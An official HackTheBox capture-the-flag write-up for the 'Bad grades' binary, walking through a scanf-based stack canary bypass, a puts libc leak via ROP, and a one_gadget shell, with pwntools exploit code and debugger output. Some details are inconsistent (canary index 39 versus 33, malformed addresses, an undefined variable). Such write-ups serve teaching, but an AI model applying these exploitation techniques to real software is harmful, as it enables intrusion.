



HACKTHEBOX



Bad grades

20th November 2022 / Document No.
DYY.102.274

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Easy**

Classification: Official

Synopsis

Bad grades is an easy difficulty challenge featuring a stack-based buffer overflow. The twist of the challenge is the stack canary bypass which is based upon abuse of the `scanf` function, that aside the exploitation is classic, with a crafted libc leak and one rop chain.

Skills Required

- Basic return-oriented programming

Skills Learned

- `scanf` can be abused to bypass canaries under certain circumstances
- Advance in stack exploitation knowledge

Enumeration

By running the program we are prompted to choose between two options, "View current grades" and "Add new".

```

$ ./bad_grades
Your grades this semester were really good BAD!

1. View current grades.
2. Add new.
>
```

The general behavior of the program is that upon choosing the first option it doesn't seem that we have any controlled input while choosing the second option it initially asks us for the number of grades that we'll provide and proceeds to ask for each grade.

In order to validate our claims we'll dive straight into reverse engineering, statically analyzing each of the functions that handle that functionality. We'll skip the main since its basically just a normal prompt with two options, nothing important.

The first option lands us to the function @text: here named `printDefaultGrades`, the reason why will be obvious someone takes a look at the decompilation of it. To be clear, the function just fills a stack array with the default values 2,4,1,3, and 0 and then loops in the array printing each value, after that the program exits. We conclude that this function seems to be irrelevant and nothing important is done here.

```
void __noreturn printDefaultGrades()
{
    int i; // [rsp+Ch] [rbp-24h]
    unsigned int defaultGrades[6]; // [rsp+10h] [rbp-20h]
    unsigned __int64 stackCookie; // [rsp+28h] [rbp-8h]

    stackCookie = __readfsqword(0x28u);
    defaultGrades[0] = 2;
    defaultGrades[1] = 4;
    defaultGrades[2] = 1;
    defaultGrades[3] = 3;
    defaultGrades[4] = 0;
    puts("\nYour grades were: ");
    for ( i = 0; i <= 4; ++i )
        printf("%d\n", defaultGrades[i]);
    printf("\nYou need to try ");
    color_print("HARDER", "magenta", "underline");
    puts("!");
    exit(34);
}
```

By choosing the second option from the ones that we've been prompted, the program calls the function @text: here named `newGradesArray` that as its name suggests creates a new array of grades.

The function initially reads a value from the prompt. This `value` is used as a length on a stack buffer (here named `gradesArray`) of 64-bit double values.

Then, reads values to the `gradesArray` one per one using `scanf`. And calculates an `average` based on the values that we provided to the array, which is then printed to stdout.

```

unsigned __int64 newGradesArray()
{
    int value; // [rsp+0h] [rbp-120h] BYREF
    int i; // [rsp+4h] [rbp-11Ch]
    double sum; // [rsp+8h] [rbp-118h]
    double gradesArray[33]; // [rsp+10h] [rbp-110h] BYREF
    unsigned __int64 stackCookie; // [rsp+118h] [rbp-8h]

    stackCookie = __readfsqword(0x28u);
    sum = 0.0;
    color_print("Number of grades: ", "cyan", "bold");
    __isoc99_scanf("%d", &value);
    for ( i = 0; i < value; ++i )
    {
        printf("Grade [%d]: ", (unsigned int)(i + 1));
        scanf("%lf", &gradesArray[i]);
        sum = gradesArray[i] + sum;
    }
    printf("Your new average is: %.2f\n", sum / (double)value);
    return __readfsqword(0x28u) ^ stackCookie;
}

```


Vulnerability analysis

There's an obvious vulnerability in the `newGradesArray` function, the user can provide an initial value (number of grades) greater than 32. That means that the for loop that follows will run an arbitrary number of times resulting in a stack buffer overflow, due to linear out-of-bounds written on the `gradesArray`.

Exploitation

Mitigations

First things first, we have to determine what stack-related mitigations are on. To do so we can use `checksec`.



```

$ checksec bad_grades
[*] '/home/███/Desktop/HTB/writeups/bad-grades/bad_grades'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

As we can see, canaries alongside NX are one, these are the ones that in this case are important for us.

Bypassing canary by abusing scanf

As shown earlier, stack canaries are enabled on the program. We can abuse the fact that we read double values into the buffer using the scanf function to skip certain values by entering a dot or a slash. That said if we know the exact index (out of bounds) of the array that holds the canary value we can just skip it, ending up overwriting the return address as we would normally do to exploit a stack buffer overflow. Using the above technique we can observe that the canary lies at the index 39 from the base of the buffer.

```
gef> x/40gx $rsp
+-----> gradesArray[0]
|
0x7fffffffddce0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffddcf0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd00: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd10: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd20: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd30: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd40: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd50: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd60: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd70: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd80: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdd90: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdda0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffddb0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffddc0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffddd0: 0x40b3370000000000 0x40b3370000000000
0x7fffffffdde0: 0x40b3370000000000 0x2e1d582a1fa44900 ---> gradesArray[33]
(OOB) / Canary
gef> canary
[+] The canary of process 77097 is at 0x7fffffff259, value is
0x2a538fc294fbaa00
```

By setting a breakpoint on that function and start filling the array of a characteristic value (as shown above) we can calculate the distance between the first occurrence of the value that we wrote and the canary's value with the help of gdb. We can now see that the canary lies at `gradesArray[33]` which is obviously out of the bounds of the array. That said all that's left is to see if we make the program segfault with an arbitrary value meaning that we got RIP control.

```
from pwn import *
context.log_level = 'debug'

def hxd(val):
    val = p64(val).hex()
    val = struct.unpack('d', bytes.fromhex(val))[0]
    return str(val)

p = process(b"./bad_grades")
sleep(1)
```

```

gdb.attach(r, '''
    break *0x401108
    c
    ''')
p.sendlineafter(b"> ",b"2")
p.sendlineafter(b"Number of grades: ",b"36")
for i in range(33):
    p.sendline(hxd(0x41414141))

p.sendline(b".")
p.sendline(hxd(0x43434343)) # This is RBP

p.sendline(hxd(0x42424242)) # This is RIP
p.sendline(hxd(0xDEADF00D))

```

```


_____ registers _____
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x007fea960d1a37 → 0x007fea960d1a37
$rdx   : 0x0
$rsp   : 0x007ffe8c4acdf0 → 0x007ffe8c4acdf0
$rbp   : 0x43434343
$rsi   : 0x007ffe8c4aaba0 → 0x007ffe8c4aaba0
$rdi   : 0x007ffe8c4aaa80 → 0x007ffe8c4aaa80
$rip   : 0x42424242
$r8    : 0x49
$r9    : 0x0
$r10   : 0x007ffe8c4aa370 → 0x007ffe8c4aa370
$r11   : 0x246
$r12   : 0x007ffe8c4acf18 → 0x007ffe8c4acf18
$r13   : 0x00000000401108 → 0x00000000401108
$r14   : 0x0
$r15   : 0x007fea96235040 → 0x007fea96235040
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow
RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
_____ stack _____
0x007ffe8c4acdf0|+0x0000: 0x007ffe8c4acdf0 ← $rsp
0x007ffe8c4acdf8|+0x0008: 0x007ffe8c4acdf8
0x007ffe8c4ace00|+0x0010: 0x007ffe8c4ace00
0x007ffe8c4ace08|+0x0018: 0x007ffe8c4ace08
0x007ffe8c4ace10|+0x0020: 0x007ffe8c4ace10
0x007ffe8c4ace18|+0x0028: 0x007ffe8c4ace18
0x007ffe8c4ace20|+0x0030: 0x007ffe8c4ace20
0x007ffe8c4ace28|+0x0038: 0x007ffe8c4ace28
_____ code:x86:64 _____
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
_____ threads _____
[#0] Id 1, Name: "bad_grades", stopped 0x42424242 in ?? (), reason: SIGSEGV
_____ trace _____
gef>

```

ASLR bypass

Now that we got RIP control bypassing the canary, and since obviously ASLR is on we have to craft an info-leak primitive in order to break the virtual address space randomization. There are multiple ways to do so, I chose a trivial one which is basically to leak the `puts` address and thus calculate the libc base. Then we can again call the main function re-trigger the vulnerability and now with a leak on our hand we can continue with our exploit. To do so we'll need `puts@plt` and `puts@got`. Then by using a `pop rdi` we can put them all together on a rop chain in order to leak our address.

```
def leakLibcBase():
    fillBufferBypassCanary(39)
    p.sendline(hxd(pop_rdi))
    p.sendline(hxd(puts_got))
    p.sendline(hxd(puts_plt))
    p.sendline(hxd(main))
    p.recvuntil("\n")
    leaked_puts = u64(p.recvuntil("\n").strip().ljust(8, b'\x00'))
    log.info("puts @ {:x}".format(leaked_puts))
    return leaked_puts - libc.symbols['puts']
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays the output of a Python script named 'exploit.py'. It shows the loading of two executables: 'bad-grades/libc.so.6' and 'bad-grades/bad_grades'. For each, it lists properties: Architecture (amd64-64-little), RELRO (Partial and Full), Stack (Canary found), NX (enabled), and PIE (enabled and disabled). It then shows that 14 cached gadgets were loaded for 'bad_grades'. The process './bad_grades' is started with PID 462444. A line shows 'puts @ 7f36012cbcd0' in green text. Finally, the process is stopped.

```
$ python3 exploit.py
[*] 'bad-grades/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[*] 'bad-grades/bad_grades'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Loaded 14 cached gadgets for 'bad_grades'
[+] Starting local process './bad_grades': pid 462444
[*] puts @ 7f36012cbcd0
[*] Stopped process './bad_grades' (pid 462444)
```

One gadget

Now that we got RIP control bypassing the canary and broke ASLR it's time to end this, there are different ways to do so, but as always I chose the easier one, which is (since we know the libc version) abusing the libc. We know that inside libc there are calls to functions that can help us execute code directly such as `system` or `execve`, we can pretty much ROP and call these functions as long as we fulfill their requirements (e.g. maybe a register has to be set to a specific value). To help me with that, I used `one_gadget`.

`one_gadget` is a tool that will help us find an offset inside the libc executable in order to pop a shell easier. In this case, I'll use it to find calls to `execve` executable.

```

$ one_gadget libc.so.6
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL

```

We found our gadget at offset +0x4f432, but we have a constraint, we have to NULL out the value at `rsp+0x40` which should not be a problem since we totally control the stack. Since we've returned to the main the previous stage of our exploit, we can now retrigger the with the correctly calculated address of our `execve` call and get a shell

By running our exploit we get the flag.

```
$ python3 exploit.py
[*] 'bad-grades/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] 'bad-grades/bad_grades'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] Loaded 14 cached gadgets for 'bad_grades'
[+] Starting local process './bad_grades': pid 462444
[*] puts @ 7f36012cbcd0
[*] Switching to interactive mode
Your new average is:
-18762728264849011525319913051248726860799927165814187813849598618022375112
127207618106122829824.00
$ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ whoami
ctf
$ ls
bad_grades
flag.txt
libc.so.6
run_challenge.sh
$ cat flag.txt
HTB{
[*] Stopped process './bad_grades' (pid 462444)
```